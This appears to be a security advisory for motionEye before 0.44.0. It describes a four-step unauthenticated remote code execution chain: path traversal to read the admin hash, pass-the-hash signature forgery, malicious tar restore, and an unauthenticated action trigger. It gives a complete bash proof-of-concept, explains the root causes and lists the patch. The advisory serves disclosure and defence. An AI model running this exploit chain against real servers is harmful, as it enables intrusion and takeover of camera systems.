motionEye LFI to Unauthenticated RCE Chain (CVSS 9.8)
Four chained bugs in motionEye let a network attacker read any file on the server, steal the admin password hash, upload a malicious script via a tar restore, and execute it without any credentials…

The problem
motionEye before 0.44.0 is vulnerable to a four-stage unauthenticated RCE chain. The picture download endpoint accepts absolute paths (e.g. /etc/motioneye/motion.conf) without validation, leaking the admin SHA-1 password hash from a world-readable config file.
The authentication layer accepts HMAC signatures computed with that hash directly, so no plaintext password is needed. A crafted tar uploaded to the config-restore endpoint extracts attacker-controlled files into CONF_PATH with no entry filtering. The action handler at /action/<id>/<action> carries no authentication decorator at all, so anyone can trigger the injected script via a plain POST.
Proof of concept
A working proof-of-concept for this issue in motioneye, with the exact payload below.
#!/usr/bin/env bash
# motionEye GHSA-qxvg-h7q2-hcxh – unauthenticated RCE chain PoC
# Requires: one local motion camera with id 1, empty normal-user password (default)
TARGET="http://TARGET:8765"

# Step 1 – LFI: read admin hash from world-readable config
ADMIN_HASH=$(curl -s --path-as-is "${TARGET}/picture/1/download//etc/motioneye/motion.conf" \
  | grep '@admin_password' | awk '{print $2}')
echo "[+] admin hash: ${ADMIN_HASH}"

# Step 2 – build malicious tar: drop executable action script into CONF_PATH
cat > /tmp/lock_1 << 'EOF'
#!/bin/sh
touch /tmp/meye_rce_ok
EOF
chmod +x /tmp/lock_1
tar -czf /tmp/payload.tar.gz -C /tmp lock_1

# Step 3 – compute signature with stolen hash as key (pass-the-hash)
# Signature derivation mirrors handlers/base.py get_current_user() logic:
#   sha1("POST:/config/restore?_username=admin::<hash>")
SIG=$(python3 -c "
import hashlib, urllib.parse, re
method='POST'
path='/config/restore?_username=admin'
key='${ADMIN_HASH}'
_re = re.compile(r'[^A-Za-z0-9/?.=&{}\[\]\":\, -]', re.DOTALL)
ppath = _re.sub('-', path)
pkey  = _re.sub('-', key)
print(hashlib.sha1(f'{method}:{ppath}::{pkey}'.encode()).hexdigest())
")
echo "[+] signature: ${SIG}"

# Step 4 – restore malicious tar as admin (pass-the-hash auth)
curl -s -X POST "${TARGET}/config/restore?_username=admin&_signature=${SIG}" \
  -F "backup=@/tmp/payload.tar.gz"

# Step 5 – trigger unauthenticated action execution
curl -s -X POST "${TARGET}/action/1/lock"

echo "[+] check result:"
curl -s --path-as-is "${TARGET}/picture/1/download//tmp/meye_rce_ok" && echo 'RCE confirmed'
The root cause is a combination of four independent weaknesses that compose into a clean exploit chain. get_media_content() in mediafiles.py only checked for .. sequences, not absolute paths. Python's os.path.join() silently discards the configured media directory when given an absolute path, so /etc/motioneye/motion.conf is read directly (CWE-22).
The config file was created with 0644 permissions, exposing the @admin_password SHA-1 hash to any process on the system and, via the LFI, to any network attacker. The signature verification in handlers/base.py accepted that raw hash as the signing key, bypassing the need for the plaintext password (CWE-347, CWE-269).
The restore function ran tar zxC CONF_PATH on attacker-supplied data with no allowlist or member validation, permitting injection of arbitrary files including executable camera action scripts (CWE-434). ActionHandler.post() in handlers/action.py had no @BaseHandler.auth() decorator at all (CWE-306), so any unauthenticated POST to /action/<id>/<action> spawned the injected script via subprocess.Popen.
The fix
Upgrade to motionEye 0.44.0. The patch applies 0600 mode to motion.conf and camera-*.conf (closes the hash-leak path), rejects any API path containing traversal elements with a 403 (fixes LFI), enforces passwords for both admin and normal users stored as Argon2 (removes pass-the-hash), limits restore to an allowlist of generated config file types and rejects action scripts in tarballs, and adds @BaseHandler.auth(admin=True) to ActionHandler.post().
If you cannot upgrade immediately, set a non-empty normal-user password to block unauthenticated access to the picture download endpoint.
Reported by C4spr0x1A and MichaIng.
Related research
- highCVE-2026-55488CVE-2026-55488: motionEye Absolute Path Traversal in Media File Handlers
- criticalmotionEye Unauthenticated Admin Credential Theft via Path Traversal
- critical · 9.1CVE-2026-59163CVE-2026-59163: mnemosyne-memory JWT Signature Verification Bypass
- highCVE-2026-63349CVE-2026-63349: anyio Incorrect Privilege Assignment in run_process / open_process